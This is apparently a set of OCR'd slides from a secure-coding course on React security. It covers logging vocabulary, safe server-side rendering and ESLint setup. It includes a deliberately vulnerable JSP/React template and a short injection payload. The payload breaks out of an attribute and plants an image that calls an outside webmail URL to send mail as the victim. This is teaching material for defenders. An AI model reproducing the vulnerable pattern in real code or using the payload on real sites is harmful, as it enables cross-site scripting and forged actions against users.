- This can lead to applications that cannot detect, escalate, or alert for attacks or suspicious activity

## Security Operations Centre (SOC) teams often do not onboard application-level logging correctly

# Sample Critical Events

- authn_impossible_travel[:userid,region1,region2]
- authn_token_reuse[:userid,tokenid]
- authz_fail[:userid,resource]
- upload_validation_failure[filename,(virusscan|imagemagick]
- malicious_extraneous:[userid|IP,inputname,useragent]
- malicious_attack_tool:[userid|IP,toolname,useragent]
- malicious_cors:[userid|IP,useragent,referer]
- malicious_direct_reference:[userid|IP, useragent]

https://cheatsheetseries.owasp.org/cheatsheets/Logging_Vocabulary_Cheat_Sheet.html

## CAUTION

Be sure developers and security teams work together to ensure good security logging

## VERIFY

Verify that proper security events are getting logged and consumed properly by your SOC teams

## GUIDANCE


https://cheatsheetseries.owasp.org/cheatsheets/Application_Logging_Vocabulary_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

# R10: Insecure Server-Side Rendering


# Understanding Server-Side Rendering

- ➢Server-Side Rendering (SSR) use the React framework to assemble the HTML on the server and then delivers that complete HTML to the client
- SSR is popular as it improves performance, even though it can increase the complexity of your application



# Secure Server-Side Rendering

- *Use the renderTo functions, they are SAFE and do all the content escaping for you – as long as you follow the previous core React security concepts!*




| | |
|---|---|
| renderToPipeableStream | react-dom/server |
| renderToReadableStream | react-dom/server |
| renderToStaticMarkup | react-dom/server |
| renderToStaticNodeStream | react-dom/server |
| renderToString | react-dom/server |
| ~~renderToNodeStream~~ | react-dom/server |
| RenderToPipeableStreamOptions | react-dom/server |
| RenderToReadableStreamOptions | react-dom/server |
| render | react-dom |
| Renderer | react-dom |
| unstable_renderSubtreeIntoContainer | react-dom |
| ForwardRefRenderFunction | react |

# The Most Common Mistake in Server-Side Rendering

*Do not concatenate the potentially safe renderTo functions with variables with raw user controlled data*

- *raw + renderToString()*
- *raw + renderToStaticMarkup()*



```
// concatenating content with a raw variable
// within the control of the client and user
let content = rawVariableCounter + renderToStaticMarkup(
  <Provider shop={shop} >
     <App />
  </Provider>
);
```

# Vulnerable React Template Injection

## *avoid dynamically creating react templates with user data*


```
<html>
<head>
<script>
function Welcome(props) {
  return <h1>Hello, {props.name}</h1>;
}
<%
  String name = request.getParameter("name");
%>
const element = <Welcome name="<%= name %>" />;
ReactDOM.render(
  element,
  document.getElementById('root')
);
</body>
</html>
```

Attack: `"/>; var img = document.createElement("img");`
`img.src = "https://webmail.com/send/boss@email.com?subject=hey&body=you-are-a-jerk";`

# Conclusion on React Security

# React Security Domains – 2023 Edition

| | | | | |
|---|---|---|---|---|
| R1 | R2 | R3 | R4 | R5 |
| R6 | R7 | R8 | R9 | R10 |



1. **Install ESLint and plugins:**

```bash
npm install eslint eslint-plugin-security eslint-plugin-react --save-dev
```

2. **Configure ESLint:**

   Create an `.eslintrc.json` file in your project root:

```json
{
  "extends": ["eslint:recommended", "plugin:react/recommended", "plugin:security/recommended"],
  "plugins": ["react", "security"],
  "parserOptions": {
    "ecmaFeatures": {
      "jsx": true
    }
  },
  "settings": {
    "react": {
      "version": "detect"
```


# Use Linters to Check your Code and Libraries

- Linters analyse your code looking for problems
  - They help diagnose and fix issues before final release, fewer defects make it into production
- Security Linters provide important security verifications for your code
  - Examples of Linters for Statis Analysis: StandardJS for JavaScript
  - Examples of Linters for Security: LGTM for several languages, including JavaScript
  - ESLint is a great tool for React

npm install eslint –global

npx eslint --init

Then select React as the framework that ESLint will scan



```
F:\demos\eslint-demo\greeter.js
   2:3  error  Missing JSDoc comment                                require-jsdoc
   3:1  error  This line has a length of 86. Maximum allowed is 80  max-len
  10:4  error  Unexpected 'this'                                    no-invalid-this

✖ 3 problems (3 errors, 0 warnings)
```

MANICODE

SECURE CODING EDUCATION

It’s been a pleasure

jim@manicode.com

JIM MANICO | Secure Coding Instructor www.manicode.com